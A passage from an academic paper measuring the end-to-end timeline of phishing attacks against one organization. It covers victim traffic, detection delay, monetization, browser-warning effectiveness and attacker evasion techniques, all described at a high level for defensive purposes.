


Figure 3: Visibility of phishing websites targeting the organization in our dataset.

accounts and provided timestamps of fraudulent transactions associated with these accounts, and timestamps of when corresponding credentials appeared in a public dump. We could then correlate these timestamps with the victims' original interaction with the phishing page per the traffic dataset.

Due to the sensitive nature of user information, we present our findings related to this data in aggregate form only (in Section 5). Note that no Personally Identifiable Information (PII) was given to us for the purposes of this analysis.

4.2 Level of Visibility

An immediate question that arises about our analysis concerns the level of *visibility* which can be provided by the *Golden Hour* framework. We define *visibility* as the proportion of phishing websites that target the organization in our study that can be analyzed through our approach. While we cannot provide a definite visibility measurement, as this would require knowledge of *all* phishing campaigns that target the organization, we estimate the visibility of our dataset by dividing the number of distinct hostnames with at least one associated web event by the total number of phishing hostnames, for the same brand, known to us from other data sources during the data collection period (i.e., in the APWG or organization's phishing URL feed). We also calculate the same ratio for full URLs. We note that it is easier for phishers to create multiple paths on a single domain compared to multiple subdomains; thus, the hostname ratio better represents unique attacks.

We found that our approach had visibility into an average of 39.1% of all hostnames and 40.9% of all URLs which were found in the aforementioned feeds and targeted the organization during our data collection period. We present the visibility ratios by month in Figure 3. Given the evasiveness of modern phishing attacks, we suspect that the list of phishing URLs known to us is an underestimate of phishing URLs in the wild [52, 62]; however, consequently, the same would apply to the URLs for which we have event data.

The degree of visibility for both hostnames and URLs remained fairly consistent throughout our data collection period, with the exception of July 2019. During this month, we observed a spike to 50.2% and 57.1% visibility, respectively, which coincided with the launch of numerous sophisticated, large-scale attacks that were detectable by our approach. We discuss these attacks in more detail in Section 7.

Per the APWG eCrime Exchange, the brand in our dataset accounted for 10.6% of all phishing hostnames (with known brands) during the same one-year period. This allows the extrapolation of the potential visibility of our approach into the population of phishing websites.

4.3 Event Distribution

We collected web events of two broad types: visits that occurred directly on phishing websites (*Page URLs*) and referral traffic from a phishing website back to the organization's legitimate website (*Referring URLs*). We show the monthly distribution of these events in our dataset in Figure 4. We observe that phishing attacks are not uniformly distributed; some months see substantially more traffic than others. Historically, phishing attacks have been associated with a certain seasonality, particularly near holidays. The spike in the final three months of our dataset is consistent with the Q3 2019 APWG report, which found this period to have the largest volume of phishing URLs in three years [4]. However, we expose a limitation of counting URLs alone as a measurement of overall phishing volume, as the spike in our traffic dataset is far more dramatic than the change in total URLs[2].

In Table 2, we further subdivide the events by the type of user. Events from *Known Visitors* are those which contain a session or device identifier previously known to the organization, and can thus be linked with certainty to a known account at the organization. *Crawler* events are those which we or the organization classified as automated traffic based on request attributes. The *Other* events fall into neither category but follow a similar distribution to *Known Visitors*, and thus represent potential victims which cannot be immediately traced back to an account at the organization.

To ensure consistency across our measurements in the following sections, we define the set of *Compromised Visitors* as those *Known Visitors* whose accounts were subsequently either accessed by an attacker or had at least one fraudulent transaction. We consider only these events in our analysis of monetization efforts, as the sequence of observations strongly suggests that a phishing attack succeeded against the corresponding victims. We do not disclose the total number of unique victims within these two sets for reasons discussed in Section 8.3.

5 Progression of Phishing Attacks

To create an end-to-end timeline of the progression of phishing attacks, we calculate the relative difference between the timestamp of each *Golden Hour* web event and the

[2] We believe that both of these spikes are associated with the effectiveness (and proliferation) of highly sophisticated phishing websites, which we characterize in Section 7.1.

	Known Visitor	Crawler	Other	Total
Page URL	2,968,735	2,934,976	7,982,475	13,886,186 (71.73%)
Referring URL	1,879,179	820,716	2,773,595	5,473,490 (28.27%)
Total	4,847,914 (25.04%)	3,755,692 (19.40%)	10,765,070 (55.56%)	19,359,676

Table 2: Breakdown of Golden Hour web events by type.




Figure 4: Distribution of Golden Hour web events by month.

original detection of the corresponding phishing URL within a feed, as correlated by our framework. We calculate similar timestamp differences for email lures, account compromise, and fraudulent account transactions. We can then plot a histogram of victim traffic relative to attack detection, alongside the average timestamps of key attack milestones. Note that the effect of outliers on these averages is inherently suppressed by our use of a fixed *observation window* for each phishing URL's web events.

In Figure 5, we show such a histogram for *Compromised Visitors*: in other words, every user represented in the figure was highly likely to have been successfully deceived by a phishing attack. We count multiple events from the same victim on the same phishing website only once. For brevity, we do not separate *Page URL* and *Referring URL* events in our figures, as these did not differ significantly except in the success rates of subsequent account compromise (discussed in Section 5.3).

We observe that phishers enjoy a large window of opportunity when carrying out their attacks. Nearly nine hours elapse on average between the first victim visit and detection by the ecosystem. By this time, the phishing websites have already lured 62.73% of victims. Moreover, victim visits continue at a slower pace for the next 12 hours. We show the Cumulative Density Function (CDF) of *Compromised Visitor* web events in Figure 6a. Despite the 21-hour time frame (-08:44 to +12:26) of a typical phishing attack illustrated in Figure 5, there exist some attacks with a longer overall duration.

5.1 Initial Traffic

The average first non-victim visit to each phishing website occurs 9 hours and 42 minutes prior to attack detection, as shown in Figure 5. We believe that such visits are representative of attackers' initial testing of each phishing website.

Country	Other Traffic	Country	Known Visitor Traffic
United States	32.84%	United States	65.48%
Morocco	9.17%	United Kingdom	6.15%
Indonesia	8.16%	Canada	4.26%
United Kingdom	6.08%	Italy	3.05%
Algeria	3.73%	Spain	2.78%
Canada	2.99%	Australia	2.58%
Germany	2.88%	Germany	2.29%
Brazil	2.35%	Mexico	1.46%
Tunisia	2.29%	France	0.93%
Italy	2.24%	Netherlands	0.79%
France	1.92%	Brazil	0.72%
Iraq	1.60%	Singapore	0.64%
Egypt	1.44%	Ireland	0.40%
Spain	1.39%	Belgium	0.40%
Nigeria	1.39%	Portugal	0.38%

Table 3: Geolocation of initial visits to live phishing websites, by traffic category.

We performed an unequal variance T-test [56] to compare the distribution of the relative timestamps of the *first* event (for each attack) within the *Other* category to the *first* event for *Known Visitors*. We find the means of the two distributions to be statistically significantly different, with a p value of 0.011. Furthermore, in Table 3, we show that top geolocations within the former set closely coincide with countries disproportionately associated with cybercrime [37] (and inconsistent with the organization's customer base).

5.2 Phishing Email Distribution

We show the CDF of phishing email distribution in Figure 6b. We note that prior to attack detection, the cumulative proportion of victim visits to phishing websites (in Figure 6a) grows at a faster rate than emails sent. In other words, traffic from phishing emails to phishing websites drops after attack detection, as should be expected following the intervention of spam filters. However, just one day after detection, the rate of victim visits once again starts outpacing the sending of emails. This suggests that victims will follow links in old emails, and, thus, attackers continue to profit without further intervention. Take-down can potentially assist with mitigating these long-lasting phishing attacks [2].

5.3 Progression of Monetization Efforts

In our dataset, the accounts of 7.42% of distinct *Known Visitors* subsequently suffered a fraudulent transaction; we believe this represents a lower bound on success rates and subsequent damage from phishing, as our approach does not identify victimization of the *Other* traffic. After each victim's visit to a phishing website, we found that such a transaction would occur with an average delay of 5.19 days. However, as we show in Figure 6c, fraudulent transactions grow consistently over a 14-day period, with the earliest ones occurring less than one hour after a victim visit. Although about 3.99% of fraudulent transactions occur *after* this period, the increasing potential for mitigation encourages attackers to act quickly.

The credentials of 63.61% of these compromised victims would additionally appear in a public dump, with an average





Figure 5: Histogram of Compromised Visitor traffic to phishing websites, annotated with attack stages.



(a) Compromised Visitor traffic. (b) Phishing email distribution. (c) Fraudulent transactions over time.

Figure 6: Cumulative Density Function (CDF) plots depicting key phishing attack stages.

delay of 6.92 days. This trend suggests that criminals tend to first monetize the accounts of their victims, and only later sell credentials within underground economies [8].

Our dataset does not provide insight into the monetization of each victim's stolen personal information beyond the organization's own systems. We find that the average victim makes 2.43 page loads during his or her interaction with a phishing website—enough to visit a landing page and submit credentials. Some victims, however, made substantially more visits during a single session. After inspecting the chain of phishing URLs visited in such sessions, we believe that such victims provide additional personal information to the phishing website (i.e., one with multiple data collection forms), and could thus suffer from identity theft or other financial fraud. Per our dataset, we observed that victims with an above-average number of page loads who also appeared in a *Referring URL* event (i.e., returned to the organization's website after presumably completing interaction with the phishing website) were 10.03 times more likely to later encounter a fraudulent withdrawal from their account.

5.4 Browser-based Detection Effectiveness

Given the ubiquity of browser-based detection and warnings, the role of these defenses in preventing phishing in the wild is a key measurement we seek to estimate. The mitigation from browser-based detection can be delayed for two main reasons: failure of backend systems to flag a given phishing URL or the lag between backend flagging and data propagation to clients (e.g., browsers) [26]. This lag period may vary between the same browser on different devices due to differences in cache state [51].

We can meaningfully estimate the overall impact of




Figure 7: Impact of browser-based detection on phishing effectiveness.

browser-based warnings on phishing attack effectiveness by calculating the ratio of *Compromised Visitors* for browsers with native defenses (Google Safe Browsing, Windows Defender) and *Compromised Visitors* for *all* browsers, at regular time intervals after attack detection (i.e., after the midpoint of Figure 5), and subsequently comparing this ratio to a baseline ratio just prior to detection. This ratio is not sensitive to the decrease in absolute phishing traffic as it simply isolates the likelihood that the phishing attack will be successful (*Compromised Visitors* are visitors who likely submitted credentials to a phishing website).

As we show in Figure 7, browser-based warnings start to substantially reduce the relative effectiveness of phishing attacks within one hour after detection, at which point the ratio of *Compromised Visitors* drops to 71.51%. By the end of the second hour, the ratio drops further to 43.55%: at this point, attacks are less than half as effective as they were originally. The effectiveness continues declining more slowly until the seventh hour and thereafter stabilizes within the 0-10% range.




Figure 8: Classification of URLs in the Golden Hour dataset.

Browser Name	Traffic Share
Chrome Mobile	29.72%
Safari Mobile	22.38%
Chrome	21.56%
Samsung Browser	7.97%
Edge	5.53%
Safari	4.10%
Firefox	3.66%
Internet Explorer	3.21%
Other	1.87%

(a) By browser

Device	Traffic Share
Android	35.70%
Windows	28.13%
iOS	27.03%
OS X	8.35%
Other	0.79%

(b) By device

Table 4: Known Visitor traffic share by browser and device.

Browser-based phishing warnings are clearly an effective mitigation overall, but attackers can and do abuse their reactive delay, as we have demonstrated. In addition, certain evasion techniques, which we discuss in Section 7.1, can avoid triggering such warnings even after attack detection. Additional mitigations are required to thwart the trickle of *Compromised Visitor* visits which we observed many hours after detection.

6 Phishing Attack Characteristics

In this section, we analyze metadata related to the phishing websites in our dataset in an effort to better understand the characteristics of successful attacks. We consider all phishing URLs with at least one *Compromised Visitor* event.

6.1 Phishing URL Classification

Attackers have traditionally crafted phishing URLs to deceive victims by either mimicking the brand being impersonated by the phishing website (e.g., *www.brand-alerts.com*), or by including misleading keywords which convey a desire to help the victim (e.g., *secure-my-account.com*) [23].

We apply a previously-proposed classification scheme [52] to the URLs in our dataset and show the results in Figure 8. We observe that 28.70% of all URLs have no deceptive content whatsoever; 34.76% have non-deceptive domains with deceptive paths only. 8.64% use deceptive subdomains on a non-deceptive domain, and the remaining 27.90% have deceptive domains (0.52% with Punycode). The nature of deceptiveness is similarly split between brand names and misleading keywords, except in the case of subdomains, which favor brand names. Bare IP addresses were negligible in our dataset and thus are excluded from the figure.

The vast majority of phishing URLs (98.58%) were hosted on traditional, paid domain names. Only 0.79% of URLs leveraged subdomains from free hosting providers; 0.63% had domains with free TLDs [52]. However, compromised hosting infrastructure plays a key role, which we assess in Section 7.

With the increasing use of mobile devices to browse the Internet, the importance of URL content has diminished (i.e., because of limited screen real estate on such devices) [40, 72]. However, the heavy use of redirection in phishing lures allows attackers to continue using deceptive URLs (which would otherwise be easily detectable by text-based classifiers) on their landing pages.

6.2 Device and Browser Type

As shown in Table 4, mobile devices accounted for 62.73% of all victim traffic in our dataset. Browsers protected by *Google Safe Browsing*—*Chrome*, *Safari*, and *Firefox*—accounted for 81.42% of the traffic (roughly consistent with overall market share) [60]. The wide use of these browsers, in particular on mobile platforms, underscores the importance of the efficacy of the anti-phishing features which they natively include. The *Samsung Browser*, which does not currently include browser-based phishing detection to the best of our knowledge, and thus leaves users particularly vulnerable to phishing, had a disproportionate representation of 7.97% in our dataset. The behavior of individual browsers has previously been studied in detail and is thus outside of the scope of our analysis [51].

6.3 Use of HTTPS

The web has moved away from traditional HTTP in favor of encrypted communication over HTTPS; phishers started following this trend in 2017 [3], which has been simplified through the wide availability of free SSL certificates [38]. Within our entire dataset, 66.85% of distinct URLs used HTTPS. However, these URLs accounted for 85.77% of the *Compromised Visitors*. Phishing attacks with HTTPS thus proved about three times more successful than HTTP. Even though some successful phishing attacks still occur on unencrypted websites, this now represents a minority of attacks. Simultaneously, the potential impact of Certificate Authorities in helping prevent abuse—especially on attacker-controlled domains—has grown.

7 Phishing Attack Longevity

Prior research has stipulated that individual phishing attacks tend to be short-lived and that they capitalize on the narrow gap between deployment and detection [41]. Despite some caveats, we have made a similar observation in Section 5. However, these observations do not capture trends within broader phishing campaigns, which may entail a group of organized criminals involved in the successive deployment of persistent and sophisticated attacks.

Rank	First Seen Date	Last Seen Date	Campaign Duration (Days)	Known Visitor Events	Average Events Per Day	Distinct URLs Reported	URL Text Classification	Domain Type
1	01/06/2019	09/22/2019	259	145,306	560	41	Deceptive Path Only	Compromised
2	08/30/2019	09/26/2019	27	115,616	4,329	41	Deceptive Subdomain	Compromised
3	07/20/2019	09/14/2019	56	102,601	1,847	40	Non-deceptive	Free Subdomain
4	01/11/2019	01/15/2019	4	82,636	20,487	6	Deceptive Path Only	Regular Registration
5	06/14/2019	06/20/2019	6	71,478	11,681	56	Non-deceptive	Compromised
6	04/21/2019	05/27/2019	36	71,037	1,992	39	Deceptive Path Only	Regular Registration
7	08/11/2019	08/17/2019	5	59,911	11,296	40	Deceptive Subdomain	Free Domain
8	03/14/2019	04/22/2019	39	55,147	1,427	81	Deceptive Subdomain	Regular Registration
9	08/30/2019	09/26/2019	27	50,402	1,877	28	Deceptive Subdomain	Compromised
10	01/07/2019	01/07/2019	1	49,627	49,627	8	Deceptive Subdomain	Free Subdomain
11	12/22/2018	12/26/2018	4	44,502	10,806	45	Non-deceptive	Compromised
12	06/23/2019	06/28/2019	6	42,574	7,708	22	Deceptive Subdomain	Free Subdomain
13	09/24/2019	09/25/2019	2	42,406	21,203	29	Deceptive Domain	Regular Registration
14	12/12/2018	01/02/2019	21	38,484	1,814	16	Deceptive Path Only	Compromised
15	10/06/2018	02/22/2019	140	32,591	233	39	Deceptive Path Only	Compromised
16	12/11/2018	12/29/2018	18	30,983	1,768	63	Deceptive Subdomain	Regular Registration
17	10/31/2018	03/24/2019	145	30,853	213	90	Deceptive Path Only	Regular Registration
18	09/12/2019	09/22/2019	10	30,781	2,990	23	Deceptive Path Only	Compromised
19	03/19/2019	03/24/2019	4	23,552	5,399	21	Deceptive Path Only	Regular Registration
20	08/13/2019	08/15/2019	3	22,254	7,418	16	Deceptive Domain	Regular Registration

Table 5: Top phishing campaigns by number of Known Visitor events.




Figure 9: Share of Known Visitor events by top attacks.

To gain better insight into long-term phishing campaigns, we group phishing URLs from events in our dataset by domain (or hostname in the case of free subdomain hosting providers). We then sort the groups by the total number of unique *Known Visitor* events to capture variations in hostname or path for attacks which are likely related[3]. We define the *date range* of a campaign as the time between the first and last web event from a *Compromised Visitor*; we found the average *date range* to be 13.55 days.

We discovered that the top 5% of attacks accounted for 77.79% of *Known Visitor* events within our dataset, and the top 10% for 89.13%, as shown in the CDF in Figure 9. We then manually analyzed the top 20 campaigns (these alone accounted for 23.57% for *Known Visitor* events), some of which lasted several months each, as shown in Table 5. We also determined whether they were hosted on compromised domains (i.e., otherwise belonging to a legitimate website) or domains directly controlled by attackers.

[3]Some threat actors pivot across different infrastructure and might thus be underestimated by domain-based grouping of attacks. Confidently grouping attacks by other attributes, such as phishing kit signature or drop email, would require additional data. The same applies in case different threat actors were to leverage a single domain.

7.1 Sophistication and Evasion

To understand the success of the top phishing attacks, we manually inspected the content (and, when possible, phishing kits) of high-impact phishing URLs that were live during our *online* deployment between July 1 and September 30, 2019. We identified such URLs by spikes in the number of *Known Visitor* events associated with any individual hostname.

The characteristics we found contribute to the attacks' success not only by avoiding detection by anti-phishing infrastructure, but also by more effectively targeting human victims. We quantify our observations to the extent possible given our methodology; however, a more comprehensive measurement would be suitable for future work.

Broad Data Collection: The sophisticated phishing websites which we analyzed mark a clear departure away from single-page login forms, and thus venture far beyond mere theft of usernames and passwords [11]. Phishers fully match the page structure of the victim organization's website, complete with a homepage with links to (fraudulent) login pages and resources in case the victim was to navigate away from the initial landing page. Once the victim returns to the login page and starts interacting with the phishing website, it will seek to harvest extensive personal and financial information, identity documents, and even photographs (i.e., *selfies*) to steal and more effectively monetize victims' identities.

Automatic Translation: Five of the phishing websites in Table 5 used the visitor's geolocation to automatically translate their deceptive content. Manual analysis of the phishing kit used on one of these websites revealed a total of 14 language options that coincided with the targeted brand's major markets.

Human Verification: We observed that as part of a URL redirection chain, some attackers would show a reCAPTCHA challenge [70] prior to redirecting the victim to the phishing landing page. Also, one specific phishing kit showed a

CAPTCHA challenge directly on its landing page, prior to allowing the victim to input any credentials. Such challenges not only hamper the verification of phishing content by automated systems, but may also trick users into proceeding due to the use of CAPTCHA on legitimate websites.

Cloaking: All phishing websites which we analyzed leveraged server-side cloaking, a well-known technique that seeks to block traffic based on a blacklist (or a whitelist) of request attributes such as IP address or hostname [34, 52, 62]. Such cloaking intends to restrict access from security crawlers or other non-victim entities. Also, some phishing kits include an initial landing page that contains nothing but a simple piece of JavaScript code or an HTML Meta tag to redirect the victim to the true phishing page. Such code could defeat basic crawlers that look at static HTML only.

Victim-specific Paths: Eight of the campaigns in Table 5 had a landing page that automatically generates a sub-path unique to each visitor's IP address, and then immediately redirects to that path. The path is not visible to other IP addresses, and would thus evade crawlers visiting a previously-generated path rather than the attack's initial landing page.

Fake Suspension Notices: As a deterrent to take-down efforts [2], when a visitor fails *cloaking* checks, we observed that several phishing websites displayed a misleading page indicating that the domain has been suspended, rather than a generic HTTP 404 or 403 error message [22].

Man-in-the-Middle Proxies: Rather than a traditional phishing kit, two of the large phishing attacks we analyzed used a proxy that would make live requests to the legitimate organization's website and display the page to the user while intercepting all data submitted [28]. Such proxies can defeat most forms of two-factor authentication [66] and may require special care from the targeted organization—such as requiring security keys—to mitigate.

7.2 Attack Mitigation

While analyzing the sophisticated attacks in Table 5, we simultaneously manually reported them to anti-phishing entities and hosting providers. By the time the many original URLs were added to detection backends, the attackers redeployed subsequent attacks on different subdomains or paths, which would, in turn, necessitate another cycle of reporting or detection. In this manner, attackers can stay one step ahead of the ecosystem. When paired with bulletproof hosting (i.e., resistant to take-down from abuse reports) [36] or successive re-compromise of legitimate, albeit vulnerable, infrastructure, such attacks can remain effective for prolonged periods.

To help overcome the challenges faced by the ecosystem, we adapted the *Golden Hour* framework to perform proactive mitigation of attacks. We reported events corresponding to *Known Visitor* back to the victim organization, such that the organization could flag accounts to prevent successful compromise or re-secure accounts that had already been compromised. We reported tens of thousands of distinct events in this manner, which has motivated the permanent adoption of our framework by the organization.

Our framework can also be used to discover previously-unknown phishing URLs based on heuristics such as textual URL content (applied during correlation) or context. Such URLs can then be reported to detection backends and propagated through the ecosystem. Due to technical limitations, we did not automate this aspect of the framework during our deployment. In a retrospective analysis, we found that this would have potentially increased the number of web events in our dataset by 7.28%, which, if reported, could help narrow the gap in the detection of phishing attacks by the ecosystem.

8 Discussion

Although individual evasion techniques might not suffice to defeat the modern anti-phishing ecosystem, the increased degree of sophistication which arises from the combination of such techniques poses a key threat. We have shown that in terms of the number of victims compromised, sophisticated and persistent phishing attacks dominate, and should, therefore, be a priority for the ecosystem. At a more granular level, both the response time of browser-based warnings (which protect victims once a phishing attack is detected by the ecosystem) and speed of initial detection by backends (which closes attackers' window of opportunity) represent potential directions for improvement.

8.1 Data Sharing

The mere fact that so many of phishing websites in our dataset embed third-party resources shows that attackers do not fear being detected by certain organizations. Consequently, there is an opportunity for increased data sharing across the ecosystem to better detect threats based on proactive intelligence indicative of attacks: the web events from *Golden Hour* are just one example of such intelligence.

Reporting Phishing: Sophisticated phishing attacks currently exploit limitations within the detection ecosystem. In the case of cloaked phishing websites, simple URL-based reporting to anti-phishing backends—such as what is currently commonly carried out through automated systems and web submission forms [26]—fails to provide sufficient context for the backend to verify the phishing content. In particular, with only a URL in hand, the anti-phishing backend may not be able to determine the parameters required to defeat the cloaking or find new, but related threats. We experienced this phenomenon when manually reporting certain URLs from the sophisticated attacks in Table 5 to *Google Safe Browsing*; by the time such URLs were filtered, attackers would have shifted their websites to alternate paths or subdomains on the same web server. Enhanced phishing reporting protocols—potentially bolstered by trust between vetted entities within the ecosystem—could help anti-phishing entities share detailed attack data at scale. Similarly, with proper consent and privacy protections, sufficiently detailed

information could potentially be shared (e.g., request parameters, redirection chains, or a screenshot) [27]. Such measures might help close the gap between what users see and anti-phishing systems see, thus preventing cloaking.

Similarly, the ecosystem currently lacks *standardized* approaches for requesting malicious content to be taken-down [2]. Although major hosting providers may have well-documented avenues for removing phishing websites, attackers might migrate to bulletproof hosting [36] or small hosts with fewer resources for timely intervention, or by compromising infrastructure.

Phishing Links in Emails: Attackers make heavy use of redirection links in phishing email lures. As we have shown, such links complicate the correlation of phishing emails with live websites—and, in turn, hamper further mitigation efforts, such as browser-based detection. Additionally, we observed an average delay of 9.62 hours between the start of each phishing email campaign (i.e., the initial arrival of a phishing message) and the *first* report sent by a victim. Due to this delay, we believe that direct user reports should only serve as a secondary means for entities to discover new phishing attacks. As such, there is a potential for email providers to share known abusive URLs with the wider ecosystem [8].

In our dataset, at the granularity of individual phishing hostnames, email lures were sent in large spikes, similar to what has been previously observed [41]. If a message is initially classified as benign but the URL within it is later detected as phishing, additional measures are needed to ensure retroactive detection.

8.2 Third-party Resources

It may seem counter-intuitive for malicious websites to embed external web resources hosted by third parties, especially in light of our findings that these resources enable both analysis and mitigation of phishing attacks. However, we argue that phishing websites will nevertheless use external resources for a number of reasons.

Most importantly, anti-phishing systems use known filenames of scripts, images, favicons, and archives as one type of fingerprinting to identify malicious websites [24, 52]. Phishing pages which only link to external files can avoid such fingerprinting entirely; with the added use of cloaking on their landing pages, phishing websites can remain stealthy to avoid or delay detection by the ecosystem.

In some cases, attackers choose to use third-party *services* for their own benefit. Within our dataset, the use of reCAPTCHA is one such example. Additionally, we observed phishing websites hosted on single-page *pastebin* services [42]. In order for phishing pages to render correctly on such services (and thus successfully deceive victims), most images and scripts must be retrieved from external sources.

The use of external files can also ensure consistency between the look and feel of the legitimate website and a phishing page. Phishing kits can thus remain current without the need for frequent updates, which may be particularly desirable for phishers who do not want to invest money into sophisticated phishing kits. It is also easier for attackers to directly copy the source of the original page than to build a deceptive version from scratch.

Even if they do not embed third-party resources, phishing websites may link back to the legitimate organization's website and could thus be detected by our approach. The same applies if victims are redirected back to the legitimate website after being phished: a common strategy used by attackers to minimize victims' awareness of the attack.

8.3 Limitations

Our analysis should be considered alongside certain limitations. Despite a large sample size, our data is based on victim traffic to phishing websites that target a single organization, which may skew our findings. However, our *Golden Hour* framework is not tied to any one organization; thus, future analysis in other contexts could deepen the insight into the broader ecosystem.

Due to the nature of our agreements with the organization, we cannot disclose certain concrete findings from our analysis, such as the total profit secured by attackers. Also, the success of phishing attacks hinges on numerous factors—such as the content and type of the original lure, appearance of the landing page, or redirection services used—which we did not consider, but which could provide details about the ecosystem vulnerabilities being exploited.

Despite the incentives for phishers to use third-party resources, as discussed in Section 8.2, our approach does not guarantee the detectability of an arbitrary phishing website. Phishers could deliberately evade our approach by excluding any trackable third-party files and avoiding redirecting victims back to the organization's website.

The timeframe of our email dataset is shorter than that of our web event dataset. We originally intended to correlate the event data with phishing URLs sent to victim inboxes at a major email provider over the full data collection period. However, the prevalence of redirection links within phishing emails made such correlation difficult to scale.

Lastly, our web event correlation approach (stage ❸ of the framework) benefits from the ability to accurately classify URLs as suspicious from within a large stream of traffic data, or a reliable source of ground truth (i.e., known phishing URLs) to match events. We only did the latter during our deployment; however, we consider our data sources (in Section 4.1) to be of high quality: peaks in *Crawler* traffic in our event dataset coincided with detection times of URLs in the phishing feeds considered. Yet, recent research has shown that even reputable anti-phishing vendors fail to identify many phishing URLs reported to them [54]. Future deployments of our approach should maximize the number of data sources for correlation to further increase *visibility*.

8.4 Ethical Considerations

We took great care to ensure that user privacy was preserved throughout this research. Our analysis did not involve access to any PII, and processing which entailed datasets that could contain PII (such as user account information or email report content) was carried out in a purely programmatic fashion by existing, automated systems. During our analysis of user account compromise times, we only handled anonymized session or account identifiers which were interpreted and aggregated by the organization with which we collaborated.

Entities that become aware of compromised accounts within their systems—through internal or external data sources—should make reasonable efforts to re-secure such accounts [62]. During our research, we ensured that user accounts which we associated with phishing website traffic by *Golden Hour* were appropriately flagged by the organization. Furthermore, we recommended that user accounts that likely visited sophisticated phishing websites be investigated in an effort to identify and thwart the underlying threat actors.

9 Related Work

Because phishing attacks are by nature spread across diverse infrastructure, empirical measurements of the relationships between the different attack phases are difficult. Nevertheless, such measurements can deliver crucial insights that are not possible at a finer granularity. To the best of our knowledge, our work is the first to paint an end-to-end picture of phishing attacks at scale by correlating victim traffic to live phishing websites with attack distribution and monetization.

The work most similar to ours is that of Heijden and Allodi [68], who leveraged methodology similar to *Golden Hour* to correlate URLs in phishing emails (reported to an organization) with the timestamps of clicks by individual victims. The authors combined the click data with email content analysis to identify cognitive and technical factors that characterize successful phishing emails, which can help prioritize the mitigation of high-impact phishing URLs.

Han et al. monitored the life cycles of phishing kits installed on a honeypot [29]. Unlike our approach, the authors captured the credentials sent by each phishing kit and more closely analyzed attackers' interaction with the kit. However, honeypots are limited in scale and scope compared to our approach and do not offer insight into the damage caused by phishing, such as how stolen credentials are ultimately used.

